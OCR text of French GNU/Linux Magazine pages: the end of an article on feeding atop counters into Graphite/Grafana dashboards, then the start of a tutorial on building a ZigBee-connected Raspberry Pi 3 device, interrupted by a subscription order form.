La démarche repose sur deux scripts écrits par nos soins et téléchargeables sur GitHub **[13]** : **collect_atop_counters.sh** et **push_graphite_formatted_data_live.py**. En s'appuyant sur ces scripts, la suite de commandes suivante permet d'extraire d'atop des compteurs, concernant le réseau, la mémoire et les CPU (**atop -P NET,MEM,CPU,cpu**), de les agréger sous forme d'indicateurs de performance de haut niveau, puis de les injecter sous forme de métriques dans une base de données Graphite. Ces indicateurs de performances peuvent ainsi être visualisés grâce à Grafana.

```
$ atop -P NET,MEM,CPU,cpu | \
 collect_atop_counters.sh | \
 push_graphite_formatted_data_live.py
```

Dans un premier temps les compteurs d'atop sont extraits via la commande **atop -P NET,MEM,CPU,cpu**. Ce qui produit en sortie des entrées similaires à celles présentées à la figure 5.

Le résultat est redirigé, via un mécanisme de pipe, au script **collect_atop_counters.sh** qui fonctionne comme suit : les différents compteurs issus d'atop sont agrégés pour produire des indicateurs de haut niveau, incluant entres autres, le débit réseau en bit par seconde, le nombre de paquets émis et reçus chaque seconde, le pourcentage d'utilisation de la mémoire, le niveau de charge global et individuel des CPU, etc. Cela génère en sortie les métriques Graphite **[7]** associées aux indicateurs calculés. Voir un extrait de sortie en figure 7.

Chaque ligne correspond à une métrique sous la forme « clé valeur timestamp ». Les clés exploitent la capacité de gestion de structure arborescence par Graphite. Chacune suit sur la nomenclature : **userPrefix.timeseries.hostname.resourceType.resourceId.metricKey**, où : **userPrefix** est un préfixe défini librement par l'utilisateur (**graphite** dans l'exemple) ; **timeseries** est une valeur constante ; **hostname** est le nom d'hôte de la machine tel que retourné par atop ; **resourceType** est une variable déterminée dynamiquement en fonction du type de ressource (**CPU**, **MEM**, **NET**), **resourceId** correspond à l'identifiant de la ressource tel que retourné par atop (ex. : **eth0** pour une interface réseau) ; **metricKey** correspond au nom associé à l'indicateur de performance généré (ex. : **recvthroughput**, pour le débit de réception réseau).

```
graphite.timeseries.localhost.CPU.0.utilization 13.00 1474029646
graphite.timeseries.localhost.MEM.used_mem_percent 60.69 1474029646
graphite.timeseries.localhost.NET.eth0.recvthroughput 480.00 1474029646
graphite.timeseries.localhost.NET.eth0.sendthroughput 0.00 1474029646
```

Fig. 7 : Extrait de sortie de métriques.

Ces métriques sont ensuite reprises par un second script, **`push_graphite_formatted_data_live.py`**, grâce au mécanisme de pipe également, qui se charge de les injecter dans une base de données Graphite à travers le démon **carbon cache [10]**. Les métriques sont injectées par lot en utilisant le protocole **pickle [11].** Ce qui vise à limiter les risques de saturation du démon et du réseau avec de petites requêtes. Le script nécessite deux variables d'environnement (**`CARBON_CACHE_SERVER`** et **`CARBON_CACHE_PICKLE_PORT`**), indiquant respectivement l'adresse réseau et le port d'écoute du démon carbon. Par défaut, ces variables sont définies pour se connecter sur la machine locale et le port **`2004`** (port par défaut du protocole pickle).

3.2 Construire, explorer et partager des tableaux de bord Grafana

La figure 6 présente un tableau de bord pour visualiser les indicateurs de performance générés par les scripts présentés précédemment. Le tableau de bord comprend quatre panneaux montrant des graphes liés : au pourcentage d'utilisation globale et par cœur des CPU, niveau d'utilisation de la mémoire, débit d'envoi et de réception pour chaque interface réseau, nombre de paquets émis et reçus via chaque interface réseau.

Grâce à ce type de tableau de bord, nous voyons comment nous pouvons superviser en temps réel, depuis des écrans dans une salle de supervision par exemple, les performances de nos serveurs. Depuis la version 3.1.0, il est possible de partager des tableaux de bord sur le site Grafana.net. En exploitant cette fonctionnalité, nous avons partagé le tableau de bord présenté sur la figure 6, vous pouvez le télécharger **[16]** pour l'utiliser conjointement avec les scripts fournis précédemment.

CONCLUSION

Nous avons présenté dans cet article atop, un outil en ligne de commandes interactif pour la supervision de performance sur des systèmes basés sur Linux. Puissant et pointu au niveau détail, il souffre cependant d'une interface impraticable dans un contexte opérationnel où une visualisation rapide est capitale. C'est pour cela que nous avons montré comment grâce à quelques astuces et scripts, les compteurs d'atop pouvaient être aisément extraits, agrégés, et injectés dans un moteur de visualisation basé sur Graphite et Grafana afin de créer des tableaux de bord flexibles pour une supervision opérationnelle. Atop est un outil riche, et nous ne pouvions aborder toutes ses fonctionnalités dans un seul article. Nous invitons donc les lecteurs à consulter la page de manuel pour en apprendre davantage. Le dépôt GitHub des scripts d'exemple fournis reste ouvert aux contributions. ■

RÉFÉRENCES

[1] Site internet d'atop : http://www.atoptool.nl/

[2] Site internet de ncurses : http://www.gnu.org/software/ncurses/ncurses.html

[3] Site internet de Grafana : http://grafana.org/

[4] Page de manual atop : http://linux.die.net/man/1/atop

[5] Page officielle systemd : https://wiki.freedesktop.org/www/Software/systemd/

[6] Site internet de Graphite : https://graphiteapp.org/

[7] Installation de Graphite sur CentOS : https://anomaly.io/install-graphite-centos/

[8] Page de téléchargement de netatop : http://www.atoptool.nl/downloadnetatop.php

[9] Documentation de GNU AWK : https://www.gnu.org/software/gawk/manual/gawk.html

[10] Documentation démon carbon : http://graphite.readthedocs.io/en/latest/carbon-daemons.html

[11] Documentation de Graphite : http://graphite.readthedocs.io/en/latest/

[12] Tutoriels Grafana : http://docs.grafana.org/tutorials/

[13] Dépôt GitHub pour le script d'extraction et d'agrégation de compteurs d'atop : https://github.com/rchakode/atop-graphite-grafana-monitoring

[14] Page de manual top : http://linux.die.net/man/1/top


[15] Page d'accueil du projet nettfilter : http://www.netfilter.org/

[16] Modèle de tableau de bord Grafana pour les exemples fournis : https://grafana.net/dashboards/465

IOT : OBJET CONNECTÉ
RASPBERRY PI 3 ZIGBEE

PATRICE KADIONIK
[Maître de Conférences HDR à l'ENSEIRB-MATMECA, Bordeaux-INP]

MOTS-CLÉS : ZIGBEE, XBEE, RASPBERRY PI, OBJET CONNECTÉ



Cet article présente la conception matérielle et logicielle d'un objet connecté à base d'une carte Raspberry Pi 3 B mettant en œuvre le réseau sans fil ZigBee afin de réaliser un objet connecté.

Les objets connectés ou l'Internet des objets IoT (*Internet of Things*) sont en train d'envahir notre quotidien au point que l'on prévoit près de 20 milliards d'objets connectés à l'horizon 2020. Ils apportent bien sûr un réel service à leurs « amis » les humains, mais ils posent de gros problèmes de respect de la vie privée.

Comme tout équipement électronique connecté à Internet, ils posent aussi de gros problèmes de sécurité notamment réseau. Après les PC zombies pour coordonner des attaques de type DOS (*Deny Of Service*), l'actualité nous révèle l'existence d'objets connectés peu sécurisés devenus eux aussi zombies pour le même type d'attaque. Ce n'est pas le cœur de cet article, mais il faudra toujours avoir conscience de la sécurité notamment réseau dans la conception d'un objet connecté. Choisir un système d'exploitation comme Linux peut être une réponse efficace à cette problématique.

Nous allons donc décrire la conception d'un objet connecté à base de Linux embarqué offrant une interface réseau sans fil de type **ZigBee**.

Cet objet connecté est ainsi construit autour d'une carte **Raspberry Pi 3 B** permettant un prototypage rapide qui est complété d'une carte fille intégrant une interface ZigBee de type module **XBee** ainsi qu'un capteur de température numérique. La carte ainsi construite formera la carte appelée carte rpi-zigbee dont nous allons décrire la conception matérielle et logicielle.




Fig. 1 : Protocole ZigBee et modèle OSI.

1. RAPPELS SUR LE RÉSEAU SANS FIL ZIGBEE ET LE MODULE XBEE

La carte rpi-zigbee met en œuvre une interface réseau sans fil ZigBee désormais classique aujourd'hui. Le réseau ZigBee a été largement décrit par l'auteur dans l'article **[1]** paru dans *GNU/Linux Magazine*. L'auteur renvoie donc le lecteur vers cet article pour avoir plus d'informations qui complèteront les rappels succincts qui suivent...

Le protocole ZigBee est un standard de communication sans fil à bas coût pour échanger des données issues d'équipements sans fil et faible consommation.

Ce standard est promu par l'alliance ZigBee **[2]** et s'appuie sur la norme **IEEE 802.15.4**.

ZigBee respecte bien sûr le modèle OSI (*Open System Interconnexion*) et est basé sur la norme IEEE 802.15.4 pour les niveaux physiques et MAC (*Medium Access*) comme le montre le dessin de la figure 1.

La norme IEEE 802.15.4 possède les caractéristiques suivantes :

- trois bandes de fréquence de fonctionnement dans les trois bandes ISM (*Industrial, Scientific, Medical*) : 868 MHz (1 canal), 915 MHz (10 canaux) et 2,4 GHz (16 canaux) ;
- débit de 20 kb/s (à 868 MHz), 40kb/s (à 915 MHz) et 250 kb/s (à 2,4 GHz) ;
- méthode d'accès au support de type CSMA/CA (*Carrier Sense Multiple Access/Collision Avoidance*) ;
- protocole fiable avec acquittement ;
- faible consommation.

La couche ZigBee offre les fonctionnalités suivantes :

- au niveau réseau de la couche ZigBee, une topologie de type point à point, en étoile, en *cluster* ou maillé (*mesh*) ;
- au niveau représentation de la couche ZigBee, la sécurité avec l'emploi d'un chiffrement de type AES 128 ;
- au niveau application, la définition de profils d'utilisation : par exemple, le profil domotique HA (*Home Automation*).

Trois types d'équipements sont définis :

- le coordinateur du réseau ZigBee ;
- l'équipement à fonctionnalités complètes FFD (*Full Function Device*) ;
- l'équipement à fonctionnalités réduites RFD (*Reduced Function Device*).

L'équipement FFD peut être soit un coordinateur, soit un routeur ou soit un équipement terminal (capteur).

L'équipement RFD est un équipement simplifié comme un équipement terminal.

Pour communiquer au sein d'un même réseau, il faut au moins un équipement FFD et des équipements RFD utilisant le même canal radio.

Un équipement FFD peut dialoguer avec des équipements RFD ou FFD, mais un équipement RFD ne peut dialoguer qu'avec un équipement FFD.

La figure 2 présente quelques topologies possibles d'un réseau ZigBee.




Fig. 2 : Topologies possibles d'un réseau ZigBee.

La carte rpi-zigbee est mise en œuvre dans le cas d'une topologie ZigBee très simple :

- la topologie est en étoile ;
- la carte rpi-zigbee est un équipement RFD ;
- une platine d'interface USB ZigBee (ou un *dongle* USB ZigBee) connectée au PC de développement servira de coordinateur ZigBee ;
- l'adresse ZigBee de la carte rpi-zigbee est de format court sur 16 bits.

L'implantation de l'interface ZigBee de la carte rpi-zigbee est réalisée matériellement par un module XBee de la société **Digi** qui a été aussi décrit dans l'article **[1]** et le lecteur pourra se référer à cet article pour plus d'informations ce module.

Les modules XBee peuvent être achetés en France chez **Lextronic [3]**. Ils utilisent la bande de 2.4 GHz et autorisent un débit d'au plus 250 kb/s sur l'interface radio.




Fig. 3 : Logiciel XCTU de programmation du module XBee.

Un module XBee se comporte ainsi comme un convertisseur liaison série UART-TTL vers réseau ZigBee. La programmation du module est grandement simplifiée via des commandes de type AT.

Une fois le module programmé, tout ce que reçoit le module XBee depuis son interface série (DIN) est émis sur l'interface ZigBee et inversement les données reçues depuis l'interface ZigBee sont émises sur l'interface série (DOUT) du module. Quoi de plus simple !

Il faut néanmoins noter que les broches du module XBee sont au pas de 2 mm et donc avec un pas différent du pas traditionnel de 0.1 inch (2,54 mm). Il existe ainsi une platine d'interface pour le module XBee qui permet de se remettre au pas de 2,54 mm **[4]**.

Au minimum, le module XBee nécessite de câbler les broches d'alimentation (VCC et GND) et les signaux DIN et DOUT pour les données entrantes et sortantes de l'interface UART (8 bits sans parité avec 1 stop bit).

Le module XBee se programme avec le logiciel **XCTU [5]**, disponible sous Linux. On utilise pour cela un *dongle* USB ou une platine d'interface USB que l'on connectera sur le PC de développement pour le programmer **[6]**. La figure 3 présente l'interface graphique du logiciel XCTU.

Les paramètres importants à programmer pour un module XBee avec XCTU sont les suivants :

- **CH** : canal radio ;
- **ID** : identificateur du réseau ZigBee ;
- **DH** : adresse destination, 16 bits de poids fort ;
- **DL** : adresse destination, 16 bits de poids faible ;
- **MY** : adresse source, 16 bits de poids faible ;

• **CE** : validation de la fonctionnalité coordinateur ;

• **BD** : vitesse de l'interface UART du module XBee.

Il convient d'avoir la même valeur **CH** et **ID** pour l'ensemble des modules XBee. Pour travailler en adresse courte sur 16 bits, il faut que **DH=0** pour l'ensemble des modules. Le module coordinateur a **CE** égal à **1**.

Pour adresser le module y (adresse source MY_y) depuis le module **x**, il faut alors que $DL_x = MY_y$.

Pour les tests, on a ainsi les valeurs suivantes (valeurs à programmer dans les modules Xbee) (voir le tableau ci-dessous).

La programmation des modules réalisée, nous pouvons maintenant présenter la carte rpi-zigbee.

Module XBee	CH	ID	DH	DL	MY	CE	BD
Dongle USB ZigBee (ou platine d'interface USB)	0x0C	1	0	x	1	1	1 (2400 b/s)
Carte rpi-zigbee	0x0C	1	0	1	2	0	1

2. CARTE RPI-ZIGBEE

La carte rpi-zigbee est une carte réalisée par l'auteur qui est construite autour d'une carte Raspberry Pi 3 B (RPi). Elle est complétée d'une carte d'E/S connectée à l'aide d'un connecteur 2x20 broches au connecteur d'E/S de la carte RPi.

La carte d'E/S de la carte cible rpi-zigbee possède ainsi :

• un capteur de température numérique DS1624 interfacé sur le bus I2C de la carte Rpi ;

• un module XBee connecté sur le port UART de la carte RPi.

Le schéma électronique de la carte d'E/S de la carte rpi-zigbee est donné sur la figure 4.

On pourra trouver à l'adresse des ressources de cet article **[7]** les fichiers Gerber ainsi que le fichier de perçage pour réaliser soi-même la carte d'E/S.

Les principaux composants électroniques sont courants et sont disponibles par exemple chez **Radiospares** et **Lextronic** :




Fig. 4 : Schéma électronique de la carte d'E/S de la carte rpi-zigbee.

- carte Raspberry Pi 3 B (référence RS : 896-8660) ;
- alimentation carte Raspberry Pi 3 B (référence RS : 909-8126) ;
- carte Micro SD 8 Gio (référence RS : 917-6317) ;
- capteur de température DS1624 (référence RS : 540-2091) ;
- module XBee (référence Lextronic : XBEE1) ;
- platine d'interface (référence Lextronic : 990001).

La photo de la carte rpi-zigbee ainsi réalisée est donnée en figure 5.




Fig. 5 : Carte rpi-zigbee.

On notera sur le tableau suivant la correspondance entre le numéro de la broche du connecteur 2x20 broches de la carte RPi et le nom du signal de la carte d'E/S.

Numéro de broche du connecteur RPi	Nom du signal carte d'E/S	Fonction
1	V33	3,3 V
2	VCC	5 V
3	SDA	Bus I2C
5	SCL	Bus I2C
6	GND	Masse
8	TxD	XBee DIN
10	RxD	XBee DOUT
25	GND	Masse

3. INSTALLATION DE L'ENVIRONNEMENT DE DÉVELOPPEMENT

Il s'agit ici d'installer une distribution Linux embarquée sur la carte SD de la carte Raspberry Pi.

On installera dans un premier temps sur la carte SD la distribution Raspbian **[8]**. L'installation est classique et est décrite ici **[9]**. Cela permet d'avoir au départ sur la carte SD les deux partitions FAT et ext4 créées et opérationnelles pour la carte RPi que l'on modifiera par la suite.

Dans un deuxième temps, on pourrait utiliser un *build system* comme **Buildroot** ou **Yocto** pour regénérer le système de fichiers *root* ainsi que le noyau Linux.

Comme ici, il n'y a pas besoin d'avoir d'installation à chaud de paquetages ni d'incorporer de multiples paquetages, la distribution à générer étant plus un *firmware* dans sa version la plus simple pour le système de fichiers *root*, l'auteur a donc choisi de construire sa propre distribution composée du noyau Linux, de **busybox** pour le système de fichiers *root* et des applications IoT spécifiques.

On récupèrera les *tarballs* du compilateur croisé et du kit de développement SDK construit par l'auteur pour la carte rpi-zigbee :

```
host$ wget http://kadionik.vvv.enseirb-
matmeca.fr/pub/rpi-zigbee/RPI3.tgz
host$ wget http://kadionik.vvv.enseirb-
matmeca.fr/pub/rpi-zigbee/arm-2014.05.tgz
```

On installe d'abord le compilateur croisé :

```
host$ tar -xvzf arm-2014.05.tgz
host$ sudo mv arm-2014.05 /opt
```

Puis, on configure sa variable **PATH** via le fichier **.bash_profile** si l'on utilise le shell *bash* :

```
host$ echo "export PATH=/opt/arm-2014.05/
bin:$PATH" >> ~/.bash_profile
host$ source ~/.bash_profile
```

On installe ensuite le kit de développement pour la carte cible :

```
host$ tar -xvzf RPI3.tgz
```

C'est simple... c'est possible sur :

http://www.ed-diamond.com

... OU SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE AU VERSO ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : http://**boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

LINUX MAGAZINE / FRANCE

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....

.....

VOICI TOUTES LES OFFRES COUPLÉES AVEC GNU/LINUX MAGAZINE !

POUR LE PARTICULIER ET LE PROFESSIONNEL ...

CHOISISSEZ VOTRE OFFRE !

Offre	SUPPORT / ABONNEMENT	PAPIER Réf	PAPIER Tarif TTC	PAPIER + PDF (PDF 1 lecteur) Réf	PAPIER + PDF Tarif TTC	PAPIER + BASE DOCUMENTAIRE (1 connexion BD) Réf	PAPIER + BASE DOCUMENTAIRE Tarif TTC	PAPIER + PDF + BASE DOCUMENTAIRE (PDF 1 lecteur + 1 connexion BD) Réf	PAPIER + PDF + BASE DOCUMENTAIRE Tarif TTC
	Prix TTC en Euros / France Métropolitaine								
LM	11 n° GLMF	LM1	65,-	LM12	95,-	LM13	149,-	LM123	174,-
LM+	11 n° GLMF + 6 n° HS	LM+1	118,-	LM+12	177,-	LM+13	197,-	LM+123	256,-
	LES COUPLAGES « LINUX »								
A	11 n° GLMF + 6 n° LP	A1	95,-	A12	140,-	A13	218,-	A123	263,-
A+	11 n° GLMF + 6 n° HS + 6 n° LP + 3 n° HS	A+1	182,-	A+12	263,-	A+13	300,-	A+123	386,-
B	11 n° GLMF + 6 n° MISC	B1	100,-	B12	147,-	B13	233,-	B123	280,-
B+	11 n° GLMF + 6 n° HS + 6 n° MISC + 2 n° HS	B+1	172,-	B+12	248,-	B+13	300,-	B+123	381,-
C	11 n° GLMF + 6 n° LP + 6 n° MISC	C1	135,-	C12	197,-	C13	312,-	C123	374,-
C+	11 n° GLMF + 6 n° HS + 6 n° LP + 3 n° HS + 6 n° MISC + 2 n° HS	C+1	236,-	C+12	339,-	C+13	403,-	C+123	516,-
	LES COUPLAGES « EMBARQUÉ »								
J	11 n° GLMF + 6 n° HK*	J1	97,-	J12	146,-	J13	177,-*	J123	229,-*
J+	11 n° GLMF + 6 n° HS + 6 n° HK*	J+1	155,-	J+12	233,-	J+13	235,-*	J+123	315,-*
	LES COUPLAGES « GÉNÉRAUX »								
L	11 n° GLMF + 6 n° HK* + 6 n° LP + 6 n° MISC	L1	172,-	L12	258,-	L13	342,-*	L123	432,-*
L+	11 n° GLMF + 6 n° HS + 6 n° HK* + 6 n° LP + 3 n° HS + 6 n° MISC + 2 n° HS	L+1	273,-	L+12	410,-	L+13	435,-*	L+123	572,-*

Les abréviations des offres sont les suivantes : LM = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | HK = Hackable

* HK : Attention : La base Documentaire de Hackable n'est pas incluse dans l'offre.

PRO OU PARTICULIER = CONNECTEZ-VOUS SUR : http://www.ed-diamond.com pour consulter toutes les offres !

On se place dans le répertoire **RPI3/**. L'ensemble des manipulations décrites dans cet article sera réalisé à partir de ce répertoire. Les chemins seront donnés par la suite en relatif par rapport à ce répertoire :

```
host$ cd RPI3
```

Par la suite, on adoptera les conventions suivantes dans l'article :

• Commande Linux PC hôte pour le développement croisé :

```
host$ commande Linux
```

• Commande Linux embarqué sur la carte cible rpi-zigbee :

```
rpi# commande Linux embarqué
```

4. CRÉATION DU SYSTÈME DE FICHIERS ROOT POUR LE NOYAU LINUX

Nous allons d'abord créer le système de fichiers *root*.

La première chose à faire est de créer le système de fichiers *root* squelette *root_fs* pour la carte cible rpi-zigbee :

```
host$ cd rootfs
host$ \rm -rf ./root_fs 2>/dev/null
host$ \cp -r root_fs.skel root_fs
```

Le système de fichiers *root* est classiquement construit à la main autour de l'utilitaire busybox.

On compile busybox que l'on installe dans le système de fichiers *root* :

```
host$ cd rootfs
host cd busybox
host$ make ARCH=arm CROSS_COMPILE=arm-
none-linux-gnueabi-
host$ make ARCH=arm CROSS_COMPILE=arm-
none-linux-gnueabi- CONFIG_PREFIX=../root_
fs install
```

On génère les applications IoT spécifiques que l'on installe dans le système de fichiers *root*. Ces applications spécifiques seront décrites plus tard :

```
host$ cd tst
host$ cd tstDS1624
host$ make CC=arm-none-linux-gnueabi-gcc -f
Makefile
host$ \cp tstDS1624 ../../rootfs/root_fs/bin/
host$ cd tst
host$ cd iot-rpi
host$ make CC=arm-none-linux-gnueabi-gcc -f Makefile
host$ \cp iot-rpi ../../rootfs/root_fs/bin/
```

On installe les bibliothèques dans le système de fichiers *root* :

```
host$ cd rootfs
host$ ./golib
```

Le système de fichiers *root* est presque prêt. Il ne lui manque plus que les modules du noyau Linux.

5. COMPILATION DU NOYAU LINUX

On configure le noyau Linux pour la carte cible rpi-zigbee :

```
host$ cd linux
